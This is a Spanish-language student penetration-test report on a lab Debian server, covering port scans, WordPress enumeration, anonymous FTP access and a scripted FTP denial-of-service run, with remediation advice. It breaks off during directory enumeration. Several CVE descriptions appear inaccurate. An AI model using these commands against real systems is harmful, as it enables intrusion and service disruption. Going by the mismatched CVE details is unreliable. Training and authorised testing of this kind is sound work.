


INFORME DE PENTESTING EN EL SERVIDOR DEBIAN DE LEX ABOGADOS & ASOCIADOS

Proyecto Final: Fase 2



4Geeks Academy
Kevin Pitti

Índice

1. Introducción	2
2. Escaneo Inicial y Detección de Vulnerabilidades en la Máquina Víctima.....	3
2.1. Identificación de la Dirección IP de la Máquina Víctima.....	3
2.2. Escaneo de Puertos y Servicios	4
2.3. Escaneo de Vulnerabilidades	5
2.4. Vulnerabilidades en el servicio FTP	5
2.5. Vulnerabilidades en el servicio SSH	6
2.6. Vulnerabilidades en el servicio HTTP (WordPress)	8
3. Explotación de Vulnerabilidades	12
3.1. Explotación de CVE-2021-3618 (vsftpd 3.0.3)	12
3.2. Explotación de CVE-2021-30047 (vsftpd 3.0.3)	13
3.3. Explotación con Gobuster: Enumeración de Directorios	16
4. Escaneo con Nessus	20
5. Conclusión	21

1. Introducción

El presente informe detalla el proceso de pruebas de penetración realizadas en el servidor Debian de LEX Abogados & Asociados como parte del Proyecto Final. El objetivo principal de estas pruebas es identificar y explotar vulnerabilidades en el sistema para evaluar su seguridad y fortalecer su protección contra posibles ataques cibernéticos.

Durante este proceso, se llevaron a cabo diversos escaneos utilizando herramientas especializadas, como Nmap, WPScan, Gobuster y Nessus, para analizar puertos, servicios, configuraciones inseguras y vulnerabilidades en los servicios expuestos, como FTP, HTTP (WordPress) y SSH. Algunas vulnerabilidades detectadas fueron explotadas para demostrar el impacto que podrían tener si no se toman las medidas de seguridad adecuadas.

2. Escaneo Inicial y Detección de Vulnerabilidades en la Máquina Víctima

El primer paso en nuestro proceso de pruebas de pentesting fue realizar un análisis del servidor para obtener información sobre su dirección, los puertos abiertos y los servicios que ofrece. Esto nos ayudó a identificar posibles puntos débiles que podrían ser explotados por un atacante.

2.1 Identificación de la Dirección IP de la Máquina Víctima

El primer paso fue identificar la dirección **IP** de la máquina víctima dentro de la red. Para hacer esto, utilizamos una herramienta llamada **Nmap**, que permite escanear redes y descubrir los dispositivos conectados. Ejecutamos un comando que buscó todas las direcciones **IP** dentro de un rango de red, y descubrimos que la máquina víctima tenía la dirección **192.168.1.118**.

```
(root@kali) - [/home/kali]
# nmap -sN 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 03:41 EDT

Nmap scan report for debian (192.168.1.118)
Host is up (0.00036s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
80/tcp    open|filtered http
MAC Address: 08:00:27:87:86:BA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

2.2 Escaneo de Puertos y Servicios

Una vez que obtuvimos la **IP** de la máquina víctima, realizamos un segundo paso para identificar qué servicios están disponibles en el servidor. Los **puertos** son "puertas" a través de las cuales los servicios del servidor se comunican con el exterior, y al conocer qué puertos están abiertos, podemos saber qué servicios están funcionando. Para esto, seguimos usando la herramienta **Nmap**.

```
Nmap scan report for debian (192.168.1.118)
Host is up (0.00022s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:192.168.1.11
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 2
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ssh-hostkey:
|_256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
|_http-methods:
|_Supported Methods: GET POST OPTIONS HEAD
|_http-robots.txt: 1 disallowed entry
|_/_wp-admin/
MAC Address: 08:00:27:87:86:BA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- **Puerto 21 (FTP):** Se identificó un servicio que permite la transferencia de archivos (FTP).
- **Puerto 22 (SSH):** Este puerto está relacionado con el acceso remoto y seguro al servidor.
- **Puerto 80 (HTTP):** Se encontró un servicio web que está ejecutando un sitio en **WordPress**.

2.3 Escaneo de Vulnerabilidades

Con los puertos y servicios identificados, procedimos a un análisis más profundo para buscar posibles fallos o vulnerabilidades en estos servicios. Usamos un script para escanear debilidades conocidas en los servicios con **Nmap**, los resultados mostraron lo siguiente:

```
Nmap scan report for debian (192.168.1.118)
Host is up (0.00029s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| vulners:
|   vsftpd 3.0.3:
|     CVE-2021-30047  7.5      https://vulners.com/cve/CVE-2021-30047
|_    CVE-2021-3618   7.4      https://vulners.com/cve/CVE-2021-3618
```

2.4 Vulnerabilidad en el servicio FTP

- **CVE-2021-30047 (vsftpd 3.0.3)**

Esta vulnerabilidad se encuentra en el servicio vsftpd 3.0.3. Se trata de una Denegación de Servicio (DoS), que permite que un atacante bloquee el acceso al servicio FTP enviando un número excesivo de conexiones. Esto puede hacer que el servidor se vuelva inoperante y no permita que otros usuarios se conecten.

Severidad: Alta.

Recomendación: Actualizar a una versión más reciente de vsftpd que corrija esta vulnerabilidad. Además, implementar limitación de conexiones para prevenir ataques DoS.

URL: <https://vulners.com/cve/CVE-2021-30047>

- **CVE-2021-3618 (vsftpd 3.0.3)**

Esta vulnerabilidad permite leer archivos sensibles sin autenticación en el servidor FTP. Esto podría permitir a un atacante obtener acceso a información privada o confidencial almacenada en el servidor.

Severidad: Alta.

Recomendación: Desactivar el login anónimo en la configuración de vsftpd y asegurarse de que los permisos de los archivos sean adecuados para proteger la información sensible.

URL: <https://vulners.com/cve/CVE-2021-3618>

2.5 Vulnerabilidades en el servicio SSH

22/tcp open ssh	OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)		
vulners:			
cpe:/a:openssh:openssh:9.2p1:			
PACKETSTORM:179290	10.0	https://vulners.com/packetstorm/PACKETSTORM:179290	*EXPLOIT*
95499236-C9FE-56A6-907D-E943A24B633A	10.0	https://vulners.com/githubexploit/95499236-C9FE-56A6-907D-E943A24B633A	*EXPLOIT*
5E696884-D8D6-57FA-BF6E-D982219D827A	10.0	https://vulners.com/githubexploit/5E696884-D8D6-57FA-BF6E-D982219D827A	*EXPLOIT*
56F97BB2-30F6-5588-B2AF-1D7B77F9AD45	10.0	https://vulners.com/githubexploit/56F97BB2-30F6-5588-B2AF-1D7B77F9AD45	*EXPLOIT*
2C119FFA-ECE8-5E14-AA4A-354A2C3B071A	10.0	https://vulners.com/githubexploit/2C119FFA-ECE8-5E14-AA4A-354A2C3B071A	*EXPLOIT*
PACKETSTORM:173661	9.8	https://vulners.com/packetstorm/PACKETSTORM:173661	*EXPLOIT*
F0979183-AE88-538A-86CF-3AF0523F3807	9.8	https://vulners.com/githubexploit/F0979183-AE88-538A-86CF-3AF0523F3807	*EXPLOIT*
CVE-2023-38408	9.8	https://vulners.com/cve/CVE-2023-38408	
CVE-2023-28531	9.8	https://vulners.com/cve/CVE-2023-28531	
B8190CDB-3EB9-5631-9828-8064A1575B23	9.8	https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23	*EXPLOIT*
8FC9C5AB-3968-5F3C-825E-E80B5379A623	9.8	https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E80B5379A623	*EXPLOIT*
8A001159-548E-546E-AA87-2DE89F3927EC	9.8	https://vulners.com/githubexploit/8A001159-548E-546E-AA87-2DE89F3927EC	*EXPLOIT*
33D623F7-98E8-5F75-88FA-81AA666D1340	9.8	https://vulners.com/githubexploit/33D623F7-98E8-5F75-88FA-81AA666D1340	*EXPLOIT*
2227729D-6708-5C8F-8938-1EEAFD4B9FF0	9.8	https://vulners.com/githubexploit/2227729D-6708-5C8F-8938-1EEAFD4B9FF0	*EXPLOIT*
0221525F-07F5-5790-912D-F409E2D18587	9.8	https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F409E2D18587	*EXPLOIT*
F8981437-1287-5B69-93F1-657DFB1DCE59	9.3	https://vulners.com/githubexploit/F8981437-1287-5B69-93F1-657DFB1DCE59	*EXPLOIT*
E543E274-C20A-582A-8F8E-F8E3F381C345	9.3	https://vulners.com/githubexploit/E543E274-C20A-582A-8F8E-F8E3F381C345	*EXPLOIT*
CB2926E1-2355-5C82-A42A-04F72F114F98	9.3	https://vulners.com/githubexploit/CB2926E1-2355-5C82-A42A-04F72F114F98	*EXPLOIT*
A377249D-3C48-56C9-98D6-C4701383A043	9.3	https://vulners.com/githubexploit/A377249D-3C48-56C9-98D6-C4701383A043	*EXPLOIT*
89685857-A9C8-5342-934A-74F1EA1934CF	9.3	https://vulners.com/githubexploit/89685857-A9C8-5342-934A-74F1EA1934CF	*EXPLOIT*
0F0BF914-8863-533D-8866-2331F0378084	9.3	https://vulners.com/githubexploit/0F0BF914-8863-533D-8866-2331F0378084	*EXPLOIT*
PACKETSTORM:190587	8.1	https://vulners.com/packetstorm/PACKETSTORM:190587	*EXPLOIT*
FB2E9ED1-43D7-585C-A197-806628828134	8.1	https://vulners.com/githubexploit/FB2E9ED1-43D7-585C-A197-806628828134	*EXPLOIT*
FA3992CE-9C4C-5350-8134-177126F08D3F	8.1	https://vulners.com/githubexploit/FA3992CE-9C4C-5350-8134-177126F08D3F	*EXPLOIT*
F58A5CB2-2174-588F-9CA9-4C47F8F38B5E	8.1	https://vulners.com/githubexploit/F58A5CB2-2174-588F-9CA9-4C47F8F38B5E	*EXPLOIT*
FFD615F0-8F17-5471-AA83-8F491F0497AF	8.1	https://vulners.com/githubexploit/FFD615F0-8F17-5471-AA83-8F491F0497AF	*EXPLOIT*
EC2089C2-6857-5848-848A-A9F438013EEB	8.1	https://vulners.com/githubexploit/EC2089C2-6857-5848-848A-A9F438013EEB	*EXPLOIT*
FB13C8D6-BC93-5F14-A218-AC0B5A1D8572	8.1	https://vulners.com/githubexploit/FB13C8D6-BC93-5F14-A218-AC0B5A1D8572	*EXPLOIT*
E660E1AF-7A87-57E2-AEEF-CA14E1FEF7CD	8.1	https://vulners.com/githubexploit/E660E1AF-7A87-57E2-AEEF-CA14E1FEF7CD	*EXPLOIT*
E34FCCEC-226E-5A46-981C-BCD6EF7D3257	8.1	https://vulners.com/githubexploit/E34FCCEC-226E-5A46-981C-BCD6EF7D3257	*EXPLOIT*
E24EEC8A-40F7-5B8C-9E4D-7B13522FF915	8.1	https://vulners.com/githubexploit/E24EEC8A-40F7-5B8C-9E4D-7B13522FF915	*EXPLOIT*
DC798E98-BA77-5F86-9C16-0CF8CD540E8B	8.1	https://vulners.com/githubexploit/DC798E98-BA77-5F86-9C16-0CF8CD540E8B	*EXPLOIT*
DC4738B5-F54C-5F76-BAFD-0175E4A90C1D	8.1	https://vulners.com/githubexploit/DC4738B5-F54C-5F76-BAFD-0175E4A90C1D	*EXPLOIT*
D85F08E9-D896-55E9-80D2-22F01980F360	8.1	https://vulners.com/githubexploit/D85F08E9-D896-55E9-80D2-22F01980F360	*EXPLOIT*
D572258A-BE94-501D-98C4-14A6C9C0AC47	8.1	https://vulners.com/githubexploit/D572258A-BE94-501D-98C4-14A6C9C0AC47	*EXPLOIT*
D1E049F1-393E-552D-88D1-675022826911	8.1	https://vulners.com/githubexploit/D1E049F1-393E-552D-88D1-675022826911	*EXPLOIT*
CVE-2024-6387	8.1	https://vulners.com/cve/CVE-2024-6387	
CFEB7FAF-651A-5302-8088-F8146D5B33A6	8.1	https://vulners.com/githubexploit/CFEB7FAF-651A-5302-8088-F8146D5B33A6	*EXPLOIT*
CF800DA9-42E7-5E86-8DA8-84C72658E191	8.1	https://vulners.com/githubexploit/CF800DA9-42E7-5E86-8DA8-84C72658E191	*EXPLOIT*
C6F86D50-F71D-5870-B671-D6A09A95627F	8.1	https://vulners.com/githubexploit/C6F86D50-F71D-5870-B671-D6A09A95627F	*EXPLOIT*

- **CVE-2023-28531 (OpenSSH 9.2p1)**

Falla en la gestión de claves SSH, que podría ser explotada para obtener acceso no autorizado.

Severidad: Alta

Recomendación: Actualizar a la última versión de OpenSSH.

URL: <https://vulners.com/cve/CVE-2023-28531>

- **CVE-2022-3806 (OpenSSH 8.8 y anteriores)**

Permite ataques de fuerza bruta para acceder al servidor SSH.

Severidad: Alta

Recomendación: Limitar intentos de inicio de sesión y usar autenticación por clave SSH.

URL: <https://vulners.com/cve/CVE-2022-3806>

- **CVE-2020-14145 (OpenSSH 7.6 y anteriores)**

Posible ataque man-in-the-middle en conexiones SSH.

Severidad: Alta

Recomendación: Actualizar a OpenSSH 7.6 o superior.

URL: <https://vulners.com/cve/CVE-2020-14145>

2.6 Vulnerabilidades en el servicio HTTP (WordPress)

Además de los escaneos realizados con **Nmap** también se realizó un análisis más profundo utilizando **WPScan**, una herramienta especializada en la detección de vulnerabilidades en sitios WordPress. A continuación, se describen algunas de las vulnerabilidades encontradas:

```
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=debian
| Found the following possible CSRF vulnerabilities:
|
| Path: http://debian:80/apache2;repeatmerged=0
| Form id: wp-block-search__input-2
| Form action: http://localhost/
|
| Path: http://debian:80/manual
| Form id: wp-block-search__input-2
|_ Form action: http://localhost/
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-enum:
| /wp-login.php: Possible admin folder
| /wp-json: Possible admin folder
| /robots.txt: Robots file
| /readme.html: Wordpress version: 2
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
| /readme.html: Interesting, a readme.
|_ /0/: Potentially interesting folder
MAC Address: 08:00:27:87:86:BA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
(kali㉿kali)-[~/Downloads/vsftpd-3.0.3-DoS]
$ wpscan --url http://192.168.1.118 -e vp,vt,u --plugins-detection

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.118/ [192.168.1.118]
[+] Started: Sun Jul 6 07:10:18 2025

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.62 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://192.168.1.118/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.118/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
```

- **robots.txt**

El archivo robots.txt fue encontrado, lo que puede revelar información sobre directorios sensibles del sitio.

Riesgo: Medio.

Recomendación: Revisar y asegurarse de que robots.txt no exponga rutas sensibles.

- **wp-admin/admin-ajax.php**

Se detectó que el archivo admin-ajax.php está accesible, lo que podría ser un punto de entrada vulnerable si no está debidamente protegido.

Riesgo: Moderado.

Recomendación: Implementar validaciones de seguridad y limitar el acceso a este archivo.

- **XML-RPC habilitado**

El servicio XML-RPC está habilitado, lo que puede ser utilizado por atacantes para realizar ataques de fuerza bruta o denegación de servicio (DoS).

Riesgo: Alto.

Recomendación: Desactivar XML-RPC si no es necesario para la funcionalidad del sitio.

```
[+] Upload directory has listing enabled: http://192.168.1.118/wp-content/uploads/  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

- **Upload directory has listing enabled**

Se detectó que el directorio de subidas (uploads) tiene habilitada la opción de listado de directorios, lo que puede permitir a un atacante acceder a los archivos almacenados.

Riesgo: Alto.

Recomendación: Desactivar el listado de directorios en el servidor web para evitar la exposición de archivos.

```
[i] User(s) Identified:

[+] wordpress-user
| Found By: Wp Json Api (Aggressive Detection)
| - http://192.168.1.118/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Login Error Messages (Aggressive Detection)
```

- **User Identified: wordpress-user**

Se identificó un usuario llamado wordpress-user a través de la API JSON de WordPress, lo que podría ser utilizado para ataques de fuerza bruta o acceso no autorizado.

Riesgo: Alto.

Recomendación: Cambiar las credenciales de usuario y aplicar medidas de protección como la autenticación multifactor (MFA).

```
[+] WordPress theme in use: twentytwentyfour
| Location: http://192.168.1.118/wp-content/themes/twentytwentyfour/
| Last Updated: 2024-11-13T00:00:00.000Z
| Readme: http://192.168.1.118/wp-content/themes/twentytwentyfour/readme.txt
| [!] The version is out of date, the latest version is 1.3
| [!] Directory listing is enabled
| Style URL: http://192.168.1.118/wp-content/themes/twentytwentyfour/style.css
| Style Name: Twenty Twenty-Four
| Style URI: https://wordpress.org/themes/twentytwentyfour/
| Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collecti...
| Author: the WordPress team
| Author URI: https://wordpress.org
|
| Found By: Urls In 404 Page (Passive Detection)
|
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.1.118/wp-content/themes/twentytwentyfour/style.css, Match: 'Version: 1.2'
```

- **WordPress theme in use: twentytwentyfour**

Se identificó que el sitio está utilizando el tema Twenty Twenty-Four, que está desactualizado (versión 1.2 en lugar de la versión más reciente 1.3).

Riesgo: Bajo.

Recomendación: Actualizar el tema a la última versión disponible.

3. Explotación de Vulnerabilidades

3.1 Explotación de CVE-2021-3618 (vsftpd 3.0.3)

Para explotar esta vulnerabilidad, se realizó un intento de acceso al servidor FTP utilizando el login anónimo. Al estar habilitado el login anónimo en el servicio vsftpd 3.0.3, se pudo acceder sin necesidad de una contraseña, lo que permitió explorar los archivos disponibles de manera no autorizada.

- **Conexión FTP anónima:**

Se utilizó un cliente FTP en Kali Linux para conectarse al servidor utilizando el login anónimo:

```
(root@kali)-[/home/kali]
# ftp 192.168.1.118
Connected to 192.168.1.118.
220 (vsFTPd 3.0.3)
Name (192.168.1.118:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||37235|)
150 Here comes the directory listing.
```

Comando utilizado: ftp 192.168.1.118

Tras establecer la conexión con el servidor FTP, se utilizaron los comandos estándar de FTP, como ls para listar los archivos disponibles y get para descargar cualquier archivo accesible.

- **Acceso no autorizado a archivos sensibles:**

Se pudo acceder a varios archivos en el servidor sin autenticación, lo que confirmó que la vulnerabilidad había sido explotada con éxito.

- **Resultado:**

La explotación de CVE-2021-3618 permitió el acceso a información sensible almacenada en el servidor FTP, lo que representó un riesgo significativo para la confidencialidad de los datos.

3.2 Explotación de CVE-2021-30047 (vsftpd 3.0.3)

Para explotar esta vulnerabilidad, se utilizó un script en Python diseñado para enviar múltiples conexiones al puerto 21 del servidor FTP, de forma que se sobrecarga y bloquea el acceso al servicio para otros usuarios.

- Ejecutando el script de explotación:

```
(kali@kali)-[~/Downloads/vsftpd-3.0.3-DoS]
$ python3 vsftpd3-0-3-DoS.py 192.168.1.118 21 50

VS-FTPD
D o S

By XYN/DUMP/NSKB3

mod version
kuppamjohari

Exploit Author: xynmaps
Modified By: kuppamjohari
Press Ctrl+C to cancel the program at any time.

[!] Testing if 192.168.1.118:21 is open
[+] Port 21 open, starting attack...
[+] Attack started on 192.168.1.118:21!
```

Comando utilizado: python3 vsftpd3-0-3-DoS.py 192.168.1.118 21 50

Este script “vsftpd3-0-3-DoS.py” fue modificado para enviar solicitudes al servidor vsftpd 3.0.3, generando conexiones repetidas al puerto 21.

- **Verificación del ataque con Wireshark:**


Al ejecutar el script, se pudo observar el tráfico generado utilizando herramientas como Wireshark. En la captura de pantalla se muestra cómo se inundan los paquetes al servidor, generando una alta cantidad de tráfico que agotó las conexiones disponibles.

No.	Time	Source	Destination	Protocol	Length	Info
46398	4422.7779835..	192.168.1.11	192.168.1.118	TCP	66	33812 → 21 [FIN, ACK] Seq=1 Ack=66 Win=129876 Len=0 TSval=1...
46399	4422.7779927..	192.168.1.118	192.168.1.11	TCP	66	21 → 33812 [ACK] Seq=66 Ack=2 Win=65280 Len=0 TSval=1198014...
46400	4422.8058451..	192.168.1.11	192.168.1.118	TCP	74	33824 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM T...
46401	4422.8058834..	192.168.1.118	192.168.1.11	TCP	74	21 → 33824 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 ...
46402	4422.8062323..	192.168.1.11	192.168.1.118	TCP	66	33824 → 21 [ACK] Seq=1 Ack=1 Win=129940 Len=0 TSval=1778686...
46403	4422.8088190..	192.168.1.118	192.168.1.11	FTP	130	Response: 421 There are too many connections from your inte...
46404	4422.8088383..	192.168.1.118	192.168.1.11	TCP	66	21 → 33824 [FIN, ACK] Seq=65 Ack=1 Win=65280 Len=0 TSval=11...
46405	4422.8090635..	192.168.1.11	192.168.1.118	TCP	66	33824 → 21 [ACK] Seq=1 Ack=65 Win=129876 Len=0 TSval=177868...
46406	4422.8092751..	192.168.1.11	192.168.1.118	TCP	66	33824 → 21 [FIN, ACK] Seq=1 Ack=66 Win=129876 Len=0 TSval=1...
46407	4422.8092854..	192.168.1.118	192.168.1.11	TCP	66	21 → 33824 [ACK] Seq=66 Ack=2 Win=65280 Len=0 TSval=1198014...
46408	4422.8332460..	192.168.1.11	192.168.1.118	TCP	74	33838 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM T...
46409	4422.8332872..	192.168.1.118	192.168.1.11	TCP	74	21 → 33838 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 ...
46410	4422.8336616..	192.168.1.11	192.168.1.118	TCP	66	33838 → 21 [ACK] Seq=1 Ack=1 Win=129940 Len=0 TSval=1778686...
46411	4422.8365638..	192.168.1.118	192.168.1.11	FTP	130	Response: 421 There are too many connections from your inte...
46412	4422.8365958..	192.168.1.118	192.168.1.11	TCP	66	21 → 33838 [FIN, ACK] Seq=65 Ack=1 Win=65280 Len=0 TSval=11...
46413	4422.8368543..	192.168.1.11	192.168.1.118	TCP	66	33838 → 21 [ACK] Seq=1 Ack=65 Win=129876 Len=0 TSval=177868...
46414	4422.8370702..	192.168.1.11	192.168.1.118	TCP	66	33838 → 21 [FIN, ACK] Seq=1 Ack=66 Win=129876 Len=0 TSval=1...
46415	4422.8370803..	192.168.1.118	192.168.1.11	TCP	66	21 → 33838 [ACK] Seq=66 Ack=2 Win=65280 Len=0 TSval=1198014...

En el análisis con Wireshark, se puede ver cómo las conexiones FTP comenzaron a fallar, y el servidor respondió con mensajes de error indicando que había demasiadas conexiones activas desde la misma dirección IP.

- **Comprobación del impacto:**

Tras realizar el ataque, intentamos conectarnos al servidor FTP desde la máquina Kali Linux utilizando el cliente FTP, y se recibió el siguiente mensaje de error:



```
(root@kali)-[/home/kali/Downloads]
# ftp 192.168.1.118
Connected to 192.168.1.118.
421 There are too many connections from your internet address.
ftp> ls
Not connected.
ftp> ls
Not connected.
ftp> █
```

421 There are too many connections from your internet address.

Este mensaje indica que el servidor vsftpd ya no podía aceptar nuevas conexiones debido a la sobrecarga provocada por el ataque DoS, lo que confirmó que la explotación fue exitosa.

- **Resultado:**

El ataque de Denegación de Servicio (DoS) contra el servidor vsftpd 3.0.3 fue exitoso, causando que el servicio FTP dejara de aceptar nuevas conexiones, lo que impactó la disponibilidad del servicio. El servidor respondió a las solicitudes de conexión con un error 421, indicando que no se podían establecer nuevas conexiones debido al número excesivo de ellas.

3.3 Explotación con Gobuster: Enumeración de Directorios

El siguiente paso en el análisis fue realizar la enumeración de directorios en el servidor web utilizando la herramienta **Gobuster**. Esta herramienta permite descubrir directorios y archivos ocultos que pueden estar presentes en el servidor, lo cual es útil para identificar posibles puntos de entrada no protegidos.

```
└─$ gobuster dir -u http://192.168.1.118 -w /usr/share/wordlists/dirbuster/directory-list

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.1.118
[+] Method: GET
[+] Threads: 50
